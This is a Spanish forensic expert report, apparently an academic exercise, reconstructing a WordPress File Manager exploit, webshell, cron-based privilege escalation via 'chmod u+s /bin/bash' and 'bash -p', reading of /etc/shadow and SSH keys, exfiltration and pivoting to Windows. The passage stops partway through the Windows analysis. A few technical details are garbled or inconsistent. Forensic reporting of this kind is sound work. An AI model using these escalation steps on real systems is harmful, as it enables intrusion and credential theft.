


# INFORME PERICIAL



**Nombre:** Operación ShadowBridge

**Caso No:** 20252602

# Datos de Compilación

- **Compilado por:** Zenith Forensics
- **Institución:** Instituto de Ciberseguridad y Forense Digital
- **Dirección:** Calle Ciber, 123, Ciudad Tecnológica
- **Fecha de la investigación:** 01 junio de 2025
- **Fecha de compilación del reporte:** 01 junio de 2025

## Endoso

Este informe ha sido elaborado por Zenith Forensics, siguiendo los procedimientos establecidos en la normativa forense y garantizando la cadena de custodia de las evidencias analizadas.

Declaro que:

- La investigación se ha llevado a cabo siguiendo las directrices establecidas por la Ley de Enjuiciamiento Criminal, la normativa sobre prueba digital en procesos judiciales y los estándares internacionales en informática forense, como la ISO/IEC 27037 y las recomendaciones de ENFSI (European Network of Forensic Science Institutes).
- Tanto el software como el hardware empleados en este análisis han sido configurados y utilizados de forma que se garantice la integridad forense del proceso y de sus resultados.
- Las conclusiones de este informe son exclusivamente mías y se basan únicamente en las pruebas digitales recopiladas y analizadas durante la investigación.

Firma

[ Zenith Forensics ]

Fecha

[ 31 / 05 / 2025 ]

# Contenidos

1. Identificación del investigador	4
2. Declaración de objeción	5
3. Juramento o promesa	5
4. Cuerpo del informe	6
4.1 Objeto	6
4.2 Alcance	6
4.3 Antecedentes	7
4.4 Consideraciones previas	8
4.5 Documentos de referencia	9
4.6 Terminología i abreviatures	10
4.7 Análisis	13
4.7.1 Análisis técnico de las evidencias del sistema operativo LINUX	13
4.7.2 Análisis técnico de las evidencias del sistema operativo WINDOWS	18
4.8 Línea temporal de los acontecimientos	23
5. Conclusiones	26
6. Informe Ejecutivo	28
7. Anexos	30
ANEXO 1 – VALORES DE VERIFICACIÓN	30
ANEXO 2 – MONTAJE DISCO LINUX CON MODO READ-ONLY	31
ANEXO 3 – EVIDENCIAS DEL ATAQUE WEB AL SERVIDOR LINUX	32
ANEXO 4 – SECUENCIA DE INSTRUCCIONES Y POST-EXPLOTACIÓN	34
ANEXO 5 – EVIDENCIAS SOBRE BASE DE DATOS Y ACCESO SSH	35
ANEXO 6 – EVIDENCIAS DE ESCALADA DE PRIVILEGIOS	37
ANEXO 7 – EXFILTRACIÓN I PIVOTING HACIA WINDOWS	38
ANEXO 8 – ACCESO AL SISTEMA Y ESCALADA DE PRIVILEGIOS CON PSEXEC	39
ANEXO 9 – PERSISTENCIA Y EXFILTRACIÓN AL SISTEMA WINDOWS	42
7. Firma del Perito	47

## 1. Identificación del investigador

- **Código de referencia:** INF-2025-XYZ-007
- **Dirigido a:** Tribunal de Justicia de Valencia
- **Número de expediente:** 2025/4567
- **Experto pericial:**
  - **Nombre:** Dr. Zenith Forensics
  - **Titulación:** Ingeniero en Informática, CCE y CHFI
  - **Experiencia:** 15 años en auditoría de sistemas
  - **Contacto:** nforensics@perits.com
- **Solicitante:** XYZ, S.A.
- **Representante legal:** Sr. Miquel Grau
- **Lugar y fecha de emisión:** València, 31 de mayo de 2025

## **2. Declaración de objeción**

Yo, Dr. Zenith Forensics, en calidad de perito informático designado para el análisis de los hechos expuestos en el presente informe, DECLARO bajo juramento que mi actuación ha sido guiada por criterios estrictamente técnicos, científicos y profesionales.

Certifico que no mantengo, ni he mantenido, ningún tipo de relación personal, laboral, económica o de interés directo o indirecto con ninguna de las partes implicadas en este procedimiento, ni con ninguna persona física o jurídica con vinculación a los acontecimientos objeto de análisis.

Así mismo, manifiesto que todas las conclusiones presentadas en este informe pericial se han extraído exclusivamente a partir de las evidencias digitales recogidas, analizadas y preservadas según los principios establecidos en la normativa técnica vigente, y que no han sido condicionadas por ninguna influencia externa, sugerencia, encargo parcial o conflicto de interés.

Me comprometo formalmente a responder, si procede, cualquier aclaración o ampliación técnica ante la autoridad judicial competente, y a colaborar en el que sea necesario para la correcta comprensión de los resultados de este peritaje.

## **3. Juramento o promesa**

En virtud de lo que establece la legislación vigente y los principios deontológicos del ejercicio pericial, yo, Dr. Zenith Forensics, perito designado para el análisis técnico del caso presente, juro o prometo que he llevado a cabo este informe con total rigor, honestidad e imparcialidad.

Manifiesto que todas las observaciones, análisis y conclusiones contenidas en este documento son fruto del estudio objetivo de las pruebas digitales disponibles, y han sido elaboradas sin ninguna influencia externa ni desviación de la verdad.

Con este acto, me comprometo a decir la verdad técnica y científica, a actuar con lealtad hacia el tribunal, y a cumplir fielmente el deber que me ha sido encomendado como experto en la materia.

## 4. Cuerpo del informe

### 4.1 Objeto

El objetivo de este informe es determinar si el grupo de cibercriminales conocido como **GreyMonolith** es responsable de los ataques y daños informáticos sufridos por la empresa **NexaTech Systems SL**, mediante el análisis forense de una imagen digital obtenida durante la investigación, con el objetivo de recopilar, preservar y examinar pruebas digitales que permitan establecer una relación directa entre las acciones delictivas y los autores potenciales.

### 4.2 Alcance

El alcance de este análisis forense comprende la extracción, identificación, verificación e interpretación de las evidencias digitales contenidas en los sistemas comprometidos de la empresa **NexaTech Systems SL**. En concreto, se focaliza en los dispositivos y entornos digitales afectados durante los ataques realizados por el grupo cibercriminal **GreyMonolith**.

*Esta investigación incluye el análisis exhaustivo de una imagen forense [1] obtenida de los servidores y estaciones de trabajo comprometidas, y se centra en:*

- La reconstrucción cronológica de los vectores de intrusión, incluyendo la explotación de un *plugin vulnerable* [2] de Wordpress (File Manager), que permitió la subida de una *webshell PHP* [3] y la ejecución remota de comandos en una máquina Linux.
- La ejecución de una *escalada de privilegios* [4] local mediante la manipulación de un *script .backup.sh* [5] automatizado con permisos de escritura (cron job), que permitió obtener acceso root [6] al sistema.
- La conexión lateral vía *pivoting SSH* [7] a una máquina Windows dentro de la misma red, utilizando credenciales obtenidas de ficheros de configuración (**wp-config.php**).
- Exfiltración [8] de datos sensibles desde sistemas Linux y Windows, incluyendo ficheros del sistema (**/etc/passwd**, **/etc/shadow**), claves SSH, documentos personales y backups de usuarios mediante técnicas de compresión (**tar**, **Compress-Archive**) y envío por *HTTP POST* [9] hacia un servidor remoto controlado por los atacantes.
- La desactivación remota del antivirus Defender intermediando un *script PowerShell* [10] (**disable-defender.ps1**) que permite garantizar persistencia [11] y la evitar detección al entorno Windows.
- El uso de varias herramientas de enumeración y reconocimiento (*Nmap* [12], *WPScan* [13], *WhatWeb*, *Gobuster* [14]), así como de *exploit kits* [15] adaptados por cada fase de la ofensiva.

## 4.3 Antecedentes

El grupo **GreyMonolith** es una conocida organización cibercriminal de origen desconocido, altamente estructurada y con capacidad operativa transnacional. Desde 2019, este colectivo ha sido vinculado con más de una veintena de ataques sofisticados contra infraestructuras críticas, instituciones gubernamentales y empresas tecnológicas de alto valor estratégico en Europa, Asia y Norteamérica.

Sus operaciones se caracterizan por:

- El uso de *exploits zero-day* [\[16\]](#) y vulnerabilidades no documentadas para acceder de forma silenciosa a los sistemas.
- La creación y despliegue de *malware personalizado* [\[17\]](#) con firmas únicas no detectables por los antivirus convencionales.
- El uso de *ingeniería social* [\[18\]](#) para obtener credenciales internas y *escalar privilegios* [\[4\]](#) sin levantar sospechas.
- Técnicas avanzadas de *living-off-the-land (LotL)* [\[19\]](#) para utilizar herramientas propias del sistema y minimizar la detección.
- *Persistencia* [\[20\]](#) en entornos híbridos (Linux + Windows) y posterior *exfiltración* [\[8\]](#) de datos sensibles hacia servidores controlados al extranjero.

**GreyMonolith** ha sido mencionado por entidades como la **Agencia de Ciberseguridad Europea (ENISA)** y el **FBI** como uno de los grupos con nivel de peligrosidad más alto, comparable con grupos como **APT29 (Cozy Bear)** o **Lazarus Group**. Su estructura descentralizada, el uso de criptomonedas [\[22\]](#) por financiación y el uso de anonimizadores de red como *Tor* o *I2P* [\[21\]](#), hacen casi imposible su trazabilidad.

En el caso concreto de **NexaTech Systems SL**, los primeros indicios de intrusión coinciden con el *modus operandi* histórico de **GreyMonolith**: entrada por vulnerabilidad web, *pivoting* [\[7\]](#) a sistemas internos y *exfiltración* [\[8\]](#) secuencial de datos en horarios de baja actividad.

## 4.4 Consideraciones previas

1. Todas las *imágenes forenses* [\[1\]](#) obtenidas de los equipos comprometidos han sido creadas utilizando técnicas de clonación *bit-a-bit* (*bitstream copy*) [\[23\]](#) para garantizar la exactitud e integridad de los datos. No se ha manipulado ninguna evidencia original.
2. La adquisición se ha realizado siguiendo las normas *ISO/IEC 27037:2012* y *UNE 197010:2015*, relativas a la gestión de pruebas digitales.
3. Se calcularon los *hashes criptográficos* (*SHA-256*) [\[24\]](#) antes y después de cada proceso de copia, confirmando la integridad de las imágenes en todo momento.
4. Todos los apoyos físicos que contenían imágenes han sido precintados, etiquetados y documentados bajo la *cadena de custodia* [\[25\]](#) registrada (consultar el Anexo 1).
5. Las imágenes fueron montadas en sistemas de análisis *read-only* [\[26\]](#) para evitar cualquier modificación accidental del contenido.
6. El perito ha llevado a cabo todas las operaciones dentro de un *laboratorio aislado* [\[27\]](#) de red, mediante *máquinas virtuales* [\[28\]](#) configuradas para garantizar seguridad, trazabilidad y preservación de la prueba.

Finalmente, en cumplimiento de la instrucción judicial recibida, este informe **da respuesta de manera estructurada y fundamentada a las preguntas forenses clave requeridas por la autoridad judicial**, entre las cuales se encuentran:

- ¿Cuál fue el vector de entrada inicial en la red de NexaTech?
- ¿Cómo consiguió el ciberatacante acceder como *root* al servidor Linux?
- ¿Qué tipo de *webshells* se instalaron y donde se encontraban ubicadas?
- ¿Qué clave SSH fue utilizada para hacer el *pivoting* hacia Windows?
- ¿Qué evidencias demuestran el acceso no autorizado y la manipulación del sistema?
- ¿Qué información se extrajo de la base de datos MySQL?
- ¿Cómo se accedió a la máquina Linux como usuario *hagrid*?

- ¿Cómo se confirmó la exfiltración de datos hacia un servidor externo?
- ¿Cómo se identificó la vulnerabilidad inicial explotada por el grupo atacante?
- ¿Cómo se demostró que la IP de ataque de Windows es la misma que la del compromiso en Linux?
- ¿Qué mecanismos de persistencia se implementaron al sistema Windows?
- ¿Qué evidencias confirman la conexión remota por SSH a la máquina Windows y cuando se realizó la conexión?
- ¿Qué comando utilizó el atacante para escalar privilegios a *NT SYSTEM*?
- ¿Qué carpeta utilizó el atacante para almacenar las herramientas maliciosas y los datos robados?
- ¿Existe correlación entre los datos exfiltrados y una denuncia de fraude bancario por parte de la víctima?

**Todas estas cuestiones son tratadas en los respectivos apartados del informe,** con referencias cruzadas a las evidencias técnicas y anexos correspondientes.

Además, **el equipo pericial ha llevado a cabo la recreación de los acontecimientos en un entorno virtual controlado y completamente aislado**, replicando las condiciones del sistema comprometido. Como parte de este proceso, **se han generado pruebas visuales en formato video**, que documentan las acciones principales del ataque y **forman parte del material adjunto al comprimido entregado como apoyo probatorio complementario**.

## 4.5 Documentos de referencia

- ISO/IEC 27001, 27037
- Ley de enjuiciamiento criminal
- LOPDGDD 3/2018
- ENFSI Guidelines

## 4.6 Terminologia i abreviatures

1. **Imagen forense:** Copia exacta (bit a bit) de un disco duro o sistema, utilizada para el análisis sin alterar el original.
2. **Plugins vulnerables:** Pequeños programas que amplían funcionalidades de un sistema como Wordpress, pero que pueden contener errores de seguridad.
3. **Webshell PHP:** Fichero malicioso subido al servidor que permite a los atacantes ejecutar órdenes como si estuvieran físicamente ante el ordenador.
4. **Escalada de privilegios:** Técnica para pasar de un usuario limitado a uno con más permisos, como administrador o root.
5. **Script .backup.sh:** Archivo automatizado del sistema que puede ejecutarse periódicamente. En este caso, fue manipulado por los atacantes.
6. **Root:** Usuario con máximos privilegios dentro de un sistema Linux/Unix, como el administrador de Windows.
7. **Pivoting SSH:** Técnica para acceder a otros equipos de una red utilizando una máquina ya comprometida como puente.
8. **Exfiltración:** Robo y envío ilegal de datos fuera de la empresa o sistema.
9. **HTTP POST:** Método de envío de datos a través de internet, empleado para transferir ficheros hacia un servidor.
10. **PowerShell:** Herramienta de línea de comandos avanzada para Windows, a menudo usada por administradores... o atacantes.
11. **Nmap:** Herramienta de escaneo de redes que detecta equipos activos y servicios abiertos.
12. **WPScan:** Herramienta específica para detectar vulnerabilidades en sitios web con Wordpress.
13. **Gobuster:** Programa que busca rutas y archivos ocultos en páginas web para identificar puntos débiles.
14. **Exploit:** Código o técnica que aprovecha una vulnerabilidad para tomar control o causar un mal funcionamiento.
15. **TTPs:** Tácticas, Técnicas y Procedimientos utilizados habitualmente por grupos cibercriminales.
16. **zero-day:** Vulnerabilidad desconocida por el fabricante y por los usuarios, explotada por los atacantes antes de que exista una solución.
17. **Malware personalizado:** Software malicioso creado específicamente para un ataque concreto, difícil de detectar por antivirus habituales.
18. **Ingeniería social:** Conjunto de técnicas de manipulación psicológica para engañar usuarios y hacerlos revelar información confidencial.
19. **Living-off-the-land (LotL):** Técnica que consiste en utilizar herramientas legítimas del sistema operativo para llevar a cabo acciones maliciosas, evitando así ser detectado.

20. **Persistencia:** Mecanismos utilizados para asegurar que el atacante mantiene acceso continuado a un sistema comprometido, incluso después de reinicios.
21. **Anonimizadores de red (Tor, I2P):** Sistemas que ocultan la identidad y localización de los usuarios en línea, redirigiendo el tráfico a través de varias capas cifradas.
22. **Criptomonedas:** Monedas digitales como Bitcoin o Monero que se utilizan a menudo en actividades ilegales para dificultar el rastreo financiero.
23. **Clonación bit-a-bit (bitstream copy):** Copia exacta e íntegra de una prueba digital, donde cada bit es copiado incluyendo espacios vacíos y datos ocultos.
24. **Hash criptográfico (SHA-256):** Cadena única de caracteres que representa de forma segura el contenido de un fichero; si cambia un solo bit, el hash también cambia.
25. **Cadena de custodia:** Proceso documentado para mantener la trazabilidad e integridad de las evidencias desde el momento en que son recogidas hasta que se analizan.
26. **Entorno read-only:** Configuración donde los dispositivos se abren en modo solo lectura, evitando que el sistema o el analista modifiquen accidentalmente las pruebas.
27. **Laboratorio aislado:** Entorno controlado y sin conexión externa utilizado para analizar pruebas digitales con seguridad y sin riesgo de propagación.
28. **Máquina virtual:** Simulación de un ordenador dentro de otro que permite reproducir entornos informáticos para hacer pruebas de forma segura.
29. **Captura de memoria RAM:** Proceso de extracción de la memoria volátil activa de un sistema para obtener información en tiempo real sobre procesos en ejecución, conexiones de red, ficheros cargados o datos no persistentes.
30. **Log de accesos:** Fichero donde se registran todas las peticiones recibidas por un servidor web, útil para auditorías.
31. **User-agent:** Cabecera HTTP que identifica el navegador o herramienta utilizada para acceder en una página web.
32. **Webshell:** Fichero malicioso que permite ejecutar comandos remotos desde una interfaz web.
33. **Vector de ataque:** Mecanismo o vía por la cual un atacante accede a un sistema o lo explota.
34. **Shell remota TCP inversa:** Conexión iniciada desde el sistema comprometido hacia el atacante para establecer control remoto.
35. **TTY no interactiva:** Tipo de terminal sin capacidad de mostrar prompt activo ni recibir entrada directa de usuario.
36. **Shell interactiva:** Terminal completa que permite interacción con el usuario en tiempo real con prompt y entrada.
37. **Plaintext credentials:** Credenciales (usuario/contraseña) almacenadas sin cifrar, visibles directamente.

38. **Enumeración local:** Fase de un ataque donde el actor recopila información del sistema comprometido: usuarios, permisos, etc.
39. **Volcado de proceso:** Extracción de la memoria activa de un único proceso para analizar su contenido.
40. **Strings:** Comando que extrae cadenas de texto legibles de un fichero binario, útil para detectar información.
41. **Docker:** Plataforma para crear contenedores ligeros que ejecutan aplicaciones de forma aislada y segura.
42. **Recreación de base de datos:** Proceso de reconstrucción parcial o completa de una base de datos a partir de evidencia recuperada.
43. **Hash de contraseña:** Representación criptográfica de una contraseña; se utiliza para comparar sin mostrarla.
44. **Autenticación para SSH:** Proceso de inicio de sesión remoto a través del protocolo seguro Secure Shell (SSH).
45. **Bit SUID:** Permiso especial en sistemas Unix/Linux que permite ejecutar un fichero con los privilegios de su propietario.
46. **Tarea cron:** Proceso programado en sistemas Linux que se ejecuta automáticamente a intervalos definidos.
47. **Shell privilegiada:** En torno a línea de comandos con privilegios de administrador (root), a menudo como resultado de una escalada.
48. **Claves SSH privadas:** Ficheros criptográficos que permiten autenticarse a sistemas remotos vía SSH sin contraseña.
49. **Volatility 2:** Herramienta de análisis forense de memoria RAM para sistemas Windows/Linux con apoyo de plugins.
50. **PsExec:** Herramienta de Microsoft Sysinternals que permite ejecutar procesos remotos o locales con elevación.
51. **NT SYSTEM:** Herramienta interna de Windows con los privilegios más elevados del sistema operativo.

## 4.7 Análisis

### 4.7.1 Análisis técnico de las evidencias del sistema operativo LINUX

#### 1. Extracción de la memoria RAM

Varios minutos después de la identificación del ataque, y con los sistemas todavía activos, se procedió a la captura de *memoria RAM* [\[29\]](#) desde una de las máquinas afectadas con sistema Linux. Para garantizar la mínima alteración del estado del sistema y obtener una visión fiel de los procesos en ejecución y conexiones activas, se utilizó la herramienta AVML (Acquire Volatile Memory for Linux), desarrollada por Microsoft. Esta herramienta permite la realización de un *volcado de memoria* ligero y eficiente, compatible con entornos de producción.

La imagen resultante se guardó en un apoyo externo y se verificó mediante un *hash criptográfico SHA-256* [\[24\]](#), calculado tanto antes como después de la transferencia para garantizar la integridad.

[\[Anexo 1 - Valores de verificación.\]](#)

#### 2. Extracción del disco duro

El disco duro de la estación de trabajo Windows es clonado íntegramente con la misma **clonadora forense Tableau TD3**, asegurando la preservación de la evidencia mediante un proceso de *clonación bit-a-bit* [\[23\]](#). El dispositivo calculó automáticamente el hash de la fuente y lo comparó con el de la copia. Los resultados han sido archivados al Anexo 1 para verificación.

[\[Anexo 1 - Valores de verificación.\]](#)

#### 3. Preparación Entorno de Trabajo

El análisis del *volcado de memoria* se llevó a cabo utilizando las herramientas *Volatility 2* y *Volatility 3*, seleccionadas por su compatibilidad con sistemas Linux y por su capacidad de extraer información como procesos, conexiones de red y credenciales cargadas en memoria. Ambas versiones permitieron corroborar indicios de actividad sospechosa, como conexiones SSH no autorizadas y scripts maliciosos cargados en tiempos de ejecución.

En cuanto al disco duro, la imagen clonada fue *remontada en modo solo lectura* [\[26\]](#) mediante un script personalizado desarrollado por el perito. Este script automatiza la configuración de un entorno de análisis seguro, evitando la modificación de cualquier fichero durante la inspección. El análisis se realizó sobre una máquina virtual [\[28\]](#) dentro de un *laboratorio aislado* [\[27\]](#).

[\[Anexo 2 - Montaje del disco Linux con modo read-only.\]](#)

#### 4. Análisis de los sucesos

El análisis forense de los ficheros del sistema junto al *volcado de RAM* han permitido reconstruir con precisión los acontecimientos sucedidos al sistema Linux la noche del **31 de mayo de 2025** en el servidor de **NexaTech Systems SL**.

1. A las **20:09:59** [31/May/2025], se detectan múltiples peticiones procedentes de la IP **10.0.2.15**, que corresponden a una primera fase de reconocimiento pasivo del servicio web. Estas peticiones incluyen acceso en recursos genéricos del servidor, indicando un intento de mapeo de superficies de ataque.
2. A las **20:12:07** [31/May/2025], la misma IP realiza un escaneo de directorios mediante la utilización de la herramienta *Gobuster* [14]. Esta actividad fue detectada por el patrón de solicitudes *HTTP* enviadas a rutas no documentadas, muchas de las cuales recibieron respuesta con código **HTTP 200 OK**, indicando la existencia de los directorios solicitados.
3. A las **20:12:15** [31/May/2025], el sistema recibe una conexión directa al directorio **/blog**, evidenciando la explotación de los datos obtenidos en la etapa anterior. El registro del *user-agent* [31] revela el uso de un navegador *Firefox*, presumiblemente desde el terminal del propio atacante, hecho que sugiere un acceso manual previo a la explotación.
4. A las **20:14:36** [31/May/2025], se identifican nuevas peticiones mediante la herramienta *WPScan* [13], enfocadas a la detección de vulnerabilidades dentro de la instalación de *Wordpress*. El *log* muestra una secuencia de pruebas automáticas dirigidas a plugins conocidos por su vulnerabilidad.
5. Finalmente, a las **20:16:19** [31/May/2025], se produce el vector de ataque principal: una petición *HTTP POST* es enviada a la ruta **/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php**, correspondiente al **plugin File Manager (v6.0.6.9)**. Esta vulnerabilidad permitía la carga arbitraria de ficheros sin autenticación.
6. Inmediatamente después, se detecta una petición a la ruta **/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php**, identificada como una webshell *PHP* [3]. La combinación entre la presencia de la shell y los parámetros de la petición (incluyente órdenes ejecutables) confirma el compromiso remoto de la máquina.
7. Esta intrusión explota una *vulnerabilidad crítica no autenticada (CVE-2020-25213)* que permite el control total del sistema, de acuerdo con esto, queda completamente claro que este fué el vector de ataque [33]. Las evidencias recuperadas muestran cómo el atacante inicia ejecuciones remotas y despliegues posteriores desde la shell.

[Anexo 3 - Evidencias del ataque web al servidor Linux.]

8. A partir de la *imagen RAM* [29] y de los ficheros de *log* (**/var/log/auth.log i access.log**) [\[30\]](#), se ha reconstruido la secuencia de hechos posteriores a la explotación inicial.
9. A las **20:18:23** [31/May/2025], se detecta que el atacante obtiene acceso interactivo a la máquina. A pesar de que no se dispone de registros *HTTP* posteriores en los *access logs*, se deduce que el control se estableció a través de una *shell remota TCP inversa* [\[34\]](#), ejecutada desde la *webshell* [\[3\]](#). Este tipo de conexión, que no pasa por servicios web, explica la ausencia de traza en los registros de *Apache* y refuerza la hipótesis de control completo del sistema.
10. Las evidencias recogidas en la *imagen RAM* muestran claramente que el acceso se realizó mediante una *TTY no interactiva* [\[35\]](#) inicial, inicial, con múltiples intentos de transición a una *shell interactiva* [\[36\]](#) mediante comandos típicos.
11. A las **20:19:53** [31/May/2025], se confirma que el atacante consigue una *shell interactiva funcional*, con acceso a la línea de comandos completa y capacidad de ejecución arbitraria.
12. En este momento, empiezan las actividades de enumeración *local* [\[38\]](#). Se detectan comandos como **ls /home/**, **cat /etc/passwd** e **whoami**, evidenciando una fase de reconocimiento interno. Posteriormente, el sujeto accede a varios ficheros de configuración de Wordpress con fines de *exfiltración de información* [\[8\]](#).
13. Destaca la lectura del fichero **/etc/wordpress/config-default.php**, el cual contenía información sensible en base a datos: usuario, contraseña y host. Esta información estaba en texto plano (*plaintext credentials*) [\[37\]](#), hecho que supone una grave deficiencia de seguridad.
14. Con estos datos, el atacante intenta realizar un intercambio con el mando **su** a otras cuentas de usuario del sistema. Este intento queda evidenciado en los *auth logs*, que muestran múltiples intentos de acceso quedan rechazados.

[\[Anexo 4 - Secuencia de instrucciones y evidencias de la post-explotación en Linux.\]](#)

15. Una vez obtenida control total sobre la máquina, el atacante identifica que el sistema ejecuta un servicio de base de datos MySQL activo.
16. Mediante la herramienta *Volatility*, se realiza un *volcado de proceso* [\[39\]](#) específico del servicio **mysql**, con el objetivo de inspeccionar la memoria activa y determinar si contiene información sensible en tiempo real.

17. Se aplica el comando *strings* [40] sobre este volcado, permitiendo extraer cadenas de texto legibles. De este modo, se localizan fragmentos correspondientes a contraseñas, nombres de usuario y estructuras de tablas de bases de datos.
18. Con los datos obtenidos, se inicia una recreación de la *base de datos* [42] en uno en torno a pruebas aisladas, basado en contenedores *Docker* [41]. Este entorno permite reproducir las condiciones originales sin poner en riesgo el sistema real.
19. Durante el análisis, se localiza un *hash de contraseña* [43] correspondiendo al usuario **hagrid98**. Esta información, junto con la fase de reconocimiento interno, permite generar una combinación funcional de usuario y contraseña.
20. Utilizando estas credenciales, el atacante consigue acceder a través de autenticación por *SSH* [44] como usuario **hagrid98**, obteniendo así acceso a la máquina pero esta vez como un usuario real.

[\[Anexo 5 - Evidencias del análisis sobre base de datos i acceso ssh.\]](#)

21. Una vez autenticada como usuario **hagrid98** mediante autenticación por *SSH* [44], el atacante inicia una serie de acciones orientadas a la obtención de privilegios de administrador (*root* [6]).
22. En primer lugar, se detecta la ejecución de órdenes para la búsqueda de ficheros con el *bit SUID* [45] activado, utilizando instrucciones como:
23. Este tipo de ficheros pueden ejecutarse con los privilegios del propietario (a menudo *root*) y, si se manipulan incorrectamente, pueden ser vectores de escalada.
24. Paralelamente, se listaron ficheros propiedad del usuario **hagrid98** con permisos de ejecución:
25. Esto indica un intento claro de localizar scripts o binarios modificables por el usuario.
26. Finalmente, se identifica que el usuario edita un fichero mediante la herramienta *nano*, concretamente un script automatizado del sistema con tareas programadas (una *tarea cron* [46]).
27. A través del análisis de la *imagen del disco* [1] y la *memoria RAM* [29], se confirma que el script manipulado incluía una instrucción final del tipo:

**chmod u+s /bin/bash**

28. Este fragmento copia el binario de bash a una ubicación temporal y le aplica el *bit SUID* [45], permitiendo a cualquier usuario ejecutarlo como *root* y obteniendo una *shell privilegiada* [47].

29. Ejecutando **bash -p**, el atacante accede al sistema con permisos absolutos, completando la *escalada de privilegios* [4] y obteniendo el control total sobre los servidores de **NexaTech Systems SL**.

[Anexo 6 - Evidencias de escalada de privilegios.]

30. Una vez obtenida el acceso privilegiado (*root*) [6] al servidor Linux, el atacante inició una fase de reconocimiento profundo del sistema de ficheros con acceso completo.

31. Durante este proceso, accedió a ficheros críticos como **/etc/passwd** y **/etc/shadow**, que contienen información de identidad y *hashes de contraseñas* [43] de los usuarios del sistema.

32. Así mismo, dentro de los directorios personales y configuraciones, localizó ficheros relacionados con claves de autenticación *SSH*, incluyendo las claves de **hagrid98**. Estas *claves SSH privadas* [48] pueden ser utilizadas para establecer conexiones remotas en otras máquinas sin necesidad de contraseña.

33. Con toda esta información valiosa, el atacante creó un archivo comprimido **.tar.gz**.

34. Seguidamente, se procedió al envío de este archivo a un servidor remoto controlado por el atacante mediante una petición *HTTP POST* [9], u otros canales no rastreados (no se han conservado los *logs* para confirmar el método exacto).

35. Una vez finalizada la exfiltración, el sujeto se desconecta del sistema y deja de generar actividad. Poco después, se detecta una conexión desde otra máquina comprometida, hecho que indica que se inició una acción de *pivoting SSH* [7], aprovechando las claves *SSH* previamente recuperadas.

[Anexo 7- Exfiltración i pivoting hacia Windows.]

## **4.7.2 Análisis técnico de las evidencias del sistema operativo WINDOWS**

### **1. Extracción de memoria RAM**

De forma similar al escenario Linux, se procedió a la captura de memoria RAM [\[29\]](#) pocos minutos después de la detección del ataque, mientras la máquina Windows seguía en funcionamiento. En este caso, se utilizó la herramienta **Belkasoft RAM Capturer**, reconocida por su compatibilidad con sistemas Windows y para generar mínimo impacto sobre la memoria capturada.

La imagen de memoria fue exportada a un dispositivo USB sellado, y se verificó mediante cálculo de hash criptográfico SHA-256 [\[24\]](#) antes y después de la copia.

[\[Annex 1 - Valores de verificación.\]](#)

### **2. Extracción del disco duro**

El disco duro de la estación de trabajo Windows es clonado íntegramente con la misma **clonadora forense Tableau TD3**, asegurando la preservación de la evidencia mediante un proceso de clonación bit-a-bit [\[23\]](#). El dispositivo calculó automáticamente el hash de la fuente y lo comparó con el de la copia. Los resultados han sido archivados al Anexo 1 para verificación.

[\[Anexo 1 - Valores de verificación.\]](#)

### **3. Preparación Entorno de Trabajo**

Para el análisis de la imagen RAM, se utilizaron también las herramientas *Volatility* 2 y *Volatility* 3, en este caso compiladas con los perfiles adecuados para el sistema Windows concreto. La herramienta permitió identificar scripts *PowerShell* [\[10\]](#) cargados en memoria, rastros de ejecución de procesos sospechosos y conexiones salientes con IPs externas no autorizadas.

